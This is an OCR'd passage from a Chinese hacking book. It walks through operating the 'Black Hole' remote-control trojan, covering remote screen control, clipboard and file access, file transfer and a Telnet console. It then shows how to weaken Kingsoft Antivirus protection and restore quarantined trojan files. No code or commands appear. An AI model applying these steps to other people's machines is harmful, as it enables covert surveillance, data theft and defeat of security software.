


图 4-36 设置连接信息



图 4-37 打开设置窗口




图 4-38 选择确认方式




图 4-39 添加权限账号

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 4-40 设置账号权限

4.5.3 控制“黑洞”服务端

完成了服务端的设置后，再次打开黑洞的客户端程序。黑洞远程控制的界面简洁大方，看上去和 Radmin 十分相近，非常便于用户操作。在“反向连接”标签中，发现远程系统已经成功连接到本机系统。




图 4-41 客户端程序界面

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

单击工具栏中的“屏幕控制”或“屏幕查看”命令，这两个命令都可以对远程桌面进行及时地监控。无论用户选择那一个命令，都会弹出一个设置窗口，对颜色格式等内容进行设置。另外，程序还会提示输入账号密码进行确认，于是输入在“黑洞安全性”窗口设置的信息。



图 4-42 设置屏幕选项



图 4-43 设置权限账号

“屏幕控制”命令除了监控功能以外，还能对远程桌面进行控制，而“屏幕查看”就只能查看目标系统的桌面了。在操作过程中，用户可以使用“F12”键来切换屏幕观看模式。如果在标题栏上单击鼠标右键，还可以获得远程系统剪贴板中的内容呢。

小知识

全新的黑洞远程控制对“屏幕查看”功能进行了极大的优化，在没有使用任何虚拟驱动技术的情况下，就已经比 Radmin 的“屏幕查看”功能快。如果将监控屏幕的颜色格式设置为 65536 色的话，那么结果更加明显。其主要原因就是 Radmin 在屏幕查看上是全屏刷新，而黑洞进行屏幕扫描后只对屏幕中变化的内容进行刷新，这样速度的优势就体现出来了。

单击工具栏中的“文件管理”命令，连接成功后将出现文件管理窗口。文件管理窗口的上半部分为本地磁盘目录，下半部分为远程磁盘目录。在文件列表区单击鼠标右键将弹出，新建文件夹、删除文件、重命名文件等操作，也可以通过单击文件列表区上面的功能按钮来操作。程序可以完美地支持 UNICODE，这样中文信息就可以完整地显示出来。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 4-44 远程桌面控制




图 4-45 磁盘文件查看

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

如果需要上传或下载文件，可以在列表中选择一个或多个对象后，直接拖动来完成。黑洞传输采用了自动断点的传输模式，从传输的进度表中可以看到传输进程。并且文件的传输没有大小限制，甚至支持 TB 级大小的文件进行传输。




图 4-46 文件传输过程

还记得在先前安装的多媒体解码器吗？这是因为黑洞使用了第二代暴速传输技术，这样可以随意地播放远程系统中的视频文件，播放效果就像在本地中进行播放一样顺畅。由于黑洞自带的这个播放器，和网络中常见的 MPC 相似，所以操作起来非常的简单易用。经过测试发现这个播放器，不但可以支持常见的 WMV、AVI、RMVB 等类型的格式文件，还可以支持手机视频格式文件等等。



图 4-47 视频文件查看




图 4-48 语音交流设置

黑洞不但在播放视频方面非常的优秀，而且在语音交流方面同样独到。单击工具栏中的“语音交流”按钮，在弹出的窗口里面设置语音交流选项，单击“开始”按钮就可以进行语音聊

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

天。如果觉得有必要的话，选中“保存聊天记录到文件”就可以把语音交流的信息保存到本地磁盘中，如图 4-48 所示。由于该功能使用了智能语音技术，这样就可以在占用极其小的带宽的情况下，获得极其清晰的语音效果。

通过“文字聊天”功能可以给远程用户发送文字信息。在“文字聊天”窗口中下方，输入需要发送的文字信息并单击“发送”按钮，这时远程系统就会弹出一个窗口显示信息内容。




图 4-49 远程文字交流




图 4-50 远程信息发送

黑洞支持文字命令控制，单击工具栏的“Telnet”命令，从弹出的 Telnet 窗口提示符后输入所需的命令即可。如果想清除屏幕，那么可以选择菜单“清除”命令或直接输入“cls”命令。当输出数据太多导致键盘无法移动光标的位置时，这个功能是很实用的。

另外，新的黑洞在安全性上进行了极大的提升，因为它的客户端和服务端之间的数据全部使用 2048 位 RSA 算法加密后进行传输，所以用户无需担心机密文件传输过程中被嗅探，最大限度地保护了数据的安全性。

小知识

RSA 算法是第一个能同时用于加密和数字签名的算法，也易于理解和操作。RSA 是被研究得最广泛的公钥算法，从提出到现在已近二十年，经历了各种攻击的考验，逐渐为人们接受，普遍认为是目前最优秀的公钥方案之一。

溜客安全网 WwW.176Ku.CoM


免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



Chapter 5

搭建木马测试环境

前面我们已经介绍了各种各样的木马，读者是不是已经感受到他们的强大功能了呢?作为黑客手中的利器,木马是一柄双刃剑,稍有不慎就会伤及自己,那么如何才可以安全地感受木马的神奇之处呢?所以我们需要来搭建一些测试环境,这样就可以完全地测试木马程序了。



溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

5.1 优化配置杀毒软件

为了很好地防护自己的系统安全，很多人都在系统中安装了杀毒软件。但是木马程序肯定会被杀毒软件查杀。但是为了兼顾到系统安全和木马测试，所以首先需要对杀毒软件进行优化配置。

5.1.1 优化设置

本节以金山毒霸为例介绍如何让测试木马在杀毒软件监控下生存。我们首先在自己的系统里面安装杀毒软件，然后单击金山毒霸 2009 窗口中的“监控和防御”标签，选择“监控”中的“文件实时防毒”这项，这时选择右侧窗口中的“详细设置”链接。




图 5-1 金山毒霸界面

在弹出的金山毒霸“综合设置”窗口中，首先将“自动防护”中的“开机自动运行文件实时防毒(推荐)”选项去除，接着在“发现病毒时的处理方式”中选择“禁止访问”这个选项如图 5-2 所示。

现在再选择“综合设置”窗口中的“手动杀毒”，将“需要扫描的文件类型”中的“启用文件过滤”选项启用，如图 5-3 所示。然后单击后面的“文件过滤设置”链接，在弹出的过滤文件类型设置窗口，单击过滤路径中的“添加”按钮。最后在弹出的浏览文件夹窗口，设置需要过滤的文件夹路径即可。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 5-2 毒霸保护设置




图 5-3 毒霸过滤设置

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 5-4 添加过滤文件

5.1.2 隔离还原

如果前面的设置出现了问题，那么当运行木马程序的时候，金山毒霸 2009 检测到可疑文件后，会自动对其进行删除并备份到病毒隔离系统。但是这些正好就是我们需要的文件信息，因此需要将其从备份系统还原出来。

金山毒霸安装完成以后，会在系统的 C 盘生成一个 Krecycle 目录，这就是金山毒霸的隔离空间。这个目录下的文件是不能使用的，因为金山毒霸对这些文件进行了压缩。现在单击“工具”菜单中的“病毒隔离系统”命令，然后在弹出的窗口可以看到隔离的文件信息。如果想要还原备份的文件信息，只需要在窗口选择这个指定的文件后，单击“还原文件”就可以将其还原到指定的位置。

